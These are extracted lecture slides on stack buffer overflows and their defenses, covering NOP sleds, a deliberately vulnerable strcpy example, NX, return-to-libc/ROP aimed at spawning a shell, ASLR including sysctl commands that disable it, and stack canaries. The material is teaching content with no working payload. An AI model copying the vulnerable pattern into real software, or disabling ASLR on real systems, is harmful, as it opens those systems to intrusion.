
- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



# Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

# Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

Key idea: build a **NOP sled** in front of the shellcode


- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }
```

IP


```
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Exploit v2

IP

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```






# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Exploit v2


```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP



# Exploit v2


```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

*guess IP ??*





**KEEP  
CALM  
AND  
HACK  
ON**

# NX

Make pages  
either read/exec,  
or read/write.

PAGERMAP

## Program Headers:

Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags Align
PHDR	0x0000000000000040 0x0000000000000268	0x0000000000000040 0x0000000000000268	0x0000000000000040 R 0x8
INTERP	0x00000000000002a8 0x000000000000001c	0x00000000000002a8 0x000000000000001c	0x00000000000002a8 R 0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]			
LOAD	0x0000000000000000 0x00000000000005d0	0x0000000000000000 0x00000000000005d0	0x0000000000000000 R 0x1000
LOAD	0x00000000000001000 0x000000000000024d	0x00000000000001000 0x000000000000024d	0x00000000000001000 R E 0x1000
LOAD	0x00000000000002000 0x00000000000001b8	0x00000000000002000 0x00000000000001b8	0x00000000000002000 R 0x1000
LOAD	0x00000000000002da8 0x0000000000000268	0x00000000000002da8 0x0000000000000270	0x00000000000002da8 RW 0x1000
DYNAMIC	0x00000000000002db8 0x00000000000001f0	0x00000000000002db8 0x00000000000001f0	0x00000000000002db8 RW 0x8
NOTE	0x00000000000002c4 0x0000000000000044	0x00000000000002c4 0x0000000000000044	0x00000000000002c4 R 0x4
GNU_EH_FRAME	0x00000000000002048 0x0000000000000044	0x00000000000002048 0x0000000000000044	0x00000000000002048 R 0x4
GNU_STACK	0x0000000000000000 0x0000000000000000	0x0000000000000000 0x0000000000000000	0x0000000000000000 RWE 0x10
GNU_RELRO	0x00000000000002da8 0x0000000000000258	0x00000000000002da8 0x0000000000000258	0x00000000000002da8 R 0x1

## Section to Segment mapping:

### Segment Sections...

00	
01	.interp
02	.interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version_r .gnu.version_
03	.init .plt .plt.got .text .fini
04	.rodata .eh_frame_hdr .eh_frame
05	.init_array .fini_array .dynamic .got .data .bss
06	.dynamic
07	.note.gnu.build-id .note.ABI-tag
08	.eh_frame_hdr
09	
10	.init_array .fini_array .dynamic .got

\*  
never  
to  
hit

# Return-to-libc attack

Instead of injecting executable code onto the stack,  
Use the “context” of the program and libc to control program flow.



f7

c7

07

00

00

00

0f

95

45


c3

]

]

test \$0x00000007, %edi

setnzb -61(%ebp)



# C3


libc: 975,626 bytes

5,843 are C3

3,429 correspond to actual RET instructions


Thesis was empirically shown; shellcode demonstrated.

# Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

# Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Goal: string together enough gadgets to execute `system("/bin/bash")`

# ASLR Address space layout randomization

sysctl kernel.randomize\_va\_space=0

sysctl kernel.randomize\_va\_space=2


By default, places segments of the program at different locations in the virtual address space.

```
int main(int argc, char **argv, char **envp) {  
    char *str;  
    printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",  
        main, &str, (char*)envp, (char*)argv, (char*)((int)str - (int)argv));  
    return (0);  
}
```

```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eae4, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main= 0x5ee0, str=0xbfffba88, envp = 0xbfffbaec, argv = 0xbfffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabae4, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcae4, argv = 0xbffdcae4, delta = 1073886507
main= 0xa6ee0, str=0xbff5aa88, envp = 0xbff5aaec, argv = 0xbff5aae4, delta = 1074418987
main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
main= 0xb9ee0, str=0xbff47a88, envp = 0xbff47aec, argv = 0xbff47ae4, delta = 1074496811
main= 0x47ee0, str=0xbffb9a88, envp = 0xbffb9aec, argv = 0xbffb9ae4, delta = 1074029867
main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
```


# Stack Canaries

Memory



the  
attack  
also  
overwrites  
this



to rewrite this  
→ X






# Stack Canaries

Memory




# Stack Canaries

Memory



